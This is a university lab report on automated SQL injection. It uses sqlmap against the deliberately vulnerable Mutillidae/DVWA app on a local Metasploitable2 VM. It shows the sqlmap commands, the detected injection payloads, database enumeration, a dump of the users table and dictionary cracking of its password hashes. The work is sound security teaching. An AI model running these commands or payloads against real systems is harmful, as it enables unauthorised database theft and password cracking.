



# VIT<sup>®</sup>

**Vellore Institute of Technology**  
(Deemed to be University under section 3 of UGC Act, 1956)

## **Automated SQL Injection Demo using** **SQLMAP and Metasploitable 2** **(mutillidae)**

**NAME:** DHEVATHA S P

**REG NO.:** 22BCE0826

**NAME OF FACULTY:** DR. Satish C.J

**COURSE TITLE :** Penetration Testing and Vulnerability  
Analysis Lab

**COURSE CODE:** BCSE319P

**LAB SLOT:** L55+L56

**SEMESTER:** Winter Semester 2024-25

**CLASS NO.:** VL2024250505928

# 1. IP addresses of Kali Linux and Metasploitable2

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
jane@jane:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.104 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe1f:1fc prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:1f:01:fc txqueuelen 1000 (Ethernet)
    RX packets 29 bytes 3856 (3.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 84 bytes 8128 (7.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 612 bytes 32476 (31.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 612 bytes 32476 (31.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


jane@jane:~$
```

```
Metasploitable2 [Running] - Oracle VM VirtualBox
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:f7:56:85
          inet addr:192.168.56.103 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1f:5685/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1278 (1.2 KB) TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```


## 2. Running the Metasploitable2 server in Kali Linux



## 3. Going to Mutillidae website




#### 4. Selecting the OWASP Top 10-> Injection -> SQLi - Extract Data -> User Info



#### 5. Running the command below in Kali Linux's terminal

sqlmap -u

"http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details"









```

Kali Linux - Oracle VM VirtualBox
File Machine View Input Devices Help
jane@jane:~$

File Actions Edit View Help
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: page=user-info.php&username=test' AND 7715=7715 AND 'L5bd'='L5bd&password=test&user-info-php-submit-button=View Account Details

Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=test' AND ROW(7644,9335)>(SELECT COUNT(*),CONCAT(0x716b787671,(SELECT (ELT(7644=7644,1))),0x71626b7071,FLOOR(RAND(0)+2))X FROM (SELECT 5639 UNION SELECT 1237 UNION SELECT 9353 UNION SELECT 7480)a GROUP BY x) AND 'trPZ'='trPZ&password=test&user-info-php-submit-button=View Account Details

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
Payload: page=user-info.php&username=test' AND SLEEP(5) AND 'Xg5w'='Xg5w&password=test&user-info-php-submit-button=View Account Details

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: page=user-info.php&username=test' UNION ALL SELECT NULL,CONCAT(0x716b787671,0x4d44496f76785447a6e73685a7a4850736d644b4e7467626b5763656a747a6ded,0x3477996416944,0x7326b7071),NULL-- --&password=test&user-info-php-submit-button=View Account Details

[00:59:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[00:59:30] [INFO] fetching tables for database: 'dvwa'
[00:59:40] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[00:59:40] [INFO] fetched data logged to text files under '/home/jane/.local/share/sqlmap/output/192.168.56.105'
[*] ending @ 00:59:40 / 2025-03-28/

[jane@jane]~$

```

8. Running the command below in Kali Linux's terminal

```

sqlmap -u
"http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details" -D
dvwa -T users -columns

```

```

Kali Linux - Oracle VM VirtualBox
File Machine View Input Devices Help
jane@jane:~$

File Actions Edit View Help
[jane@jane]~$
[jane@jane]~$
$ sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D
dvwa -T users -columns

+-----+
| guestbook |
| users     |
+-----+
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:02:28 / 2025-03-28/

[01:02:28] [INFO] resuming back-end DBMS 'mysql'
[01:02:28] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3f9248e278f...4844283bb5'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: page=user-info.php&username=test' AND 7715=7715 AND 'L5bd'='L5bd&password=test&user-info-php-submit-button=View Account Details

Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=test' AND ROW(7644,9335)>(SELECT COUNT(*),CONCAT(0x716b787671,(SELECT (ELT(7644=7644,1))),0x71626b7071,FLOOR(RAND(0)+2))X FROM (SELECT 5639 UNION SELECT 1237 UNION SELECT 9353 UNION SELECT 7480)a GROUP BY x) AND 'trPZ'='trPZ&password=test&user-info-php-submit-button=View Account Details

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
Payload: page=user-info.php&username=test' AND SLEEP(5) AND 'Xg5w'='Xg5w&password=test&user-info-php-submit-button=View Account Details

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns


```

## 9. Running the command below in Kali Linux's terminal


sqlmap -u

"<http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details>" -D

dvwa -T users -dump



```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
jane@jane:~$ sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D dvwa -T users -dump
[+] starting @ 01:03:35 /2025-03-28/
[01:03:35] [INFO] resuming back-end DBMS 'mysql'
[01:03:35] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=5a3ecbf04e...cadbe9fb19'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: page=user-info.php&username=test' AND 7715=7715 AND 'L5bd'='L5bd&password=test&user-info-php-submit-button=View Account Details
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=test' AND ROW(7644,9335)>(SELECT COUNT(*),CONCAT(0x716b787671,(SELECT (ELT(7644=7644,1)))>0x7162b7071,FLOOR(RAND(0)*2)))X FROM (SELECT 5639 UNION SELECT 1237 UNION SELECT 9353 UNION SELECT 7460)a GROUP BY x) AND 'trP2'='trP2&password=test&user-info-php-submit-button=View Account Details
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
Payload: page=user-info.php&username=test' AND SLEEP(5) AND 'XgSe'='XgSe&password=test&user-info-php-submit-button=View Account Details
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
```



```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
jane@jane:~$ sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D dvwa -T users -dump
[01:04:15] [INFO] starting dictionary-based cracking (adv_generic_passwd)
[01:04:15] [INFO] starting 4 processes
[01:04:17] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f268833678922e03'
[01:04:18] [INFO] cracked password 'charley' for hash '8d533d75ae2c3986d7e0d4fcc69216b'
[01:04:20] [INFO] cracked password 'letmein' for hash '0d107d99f5bbe40cade3de5c7189e0b7'
[01:04:21] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[01:04:32] [INFO] using suffix '1'
[01:04:57] [INFO] using suffix '123'
[01:05:02] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f268833678922e03'
[01:05:22] [INFO] using suffix '2'
[01:05:45] [INFO] using suffix '12'
[01:06:09] [INFO] using suffix '3'
[01:06:34] [INFO] using suffix '13'
[01:06:57] [INFO] using suffix '7'
[01:07:11] [INFO] using suffix '11'
[01:07:11] [INFO] current status: 1012g ... ^C
[01:07:11] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f268833678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d533d75ae2c3986d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d99f5bbe40cade3de5c7189e0b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+-----+
[01:07:11] [INFO] table 'dvwa.users' dumped to CSV file '/home/jane/.local/share/sqlmap/output/192.168.56.105/dump/dvwa/users.csv'
[01:07:11] [INFO] fetched data logged to text files under '/home/jane/.local/share/sqlmap/output/192.168.56.105'
[+] ending @ 01:07:11 /2025-03-28/
jane@jane:~$
```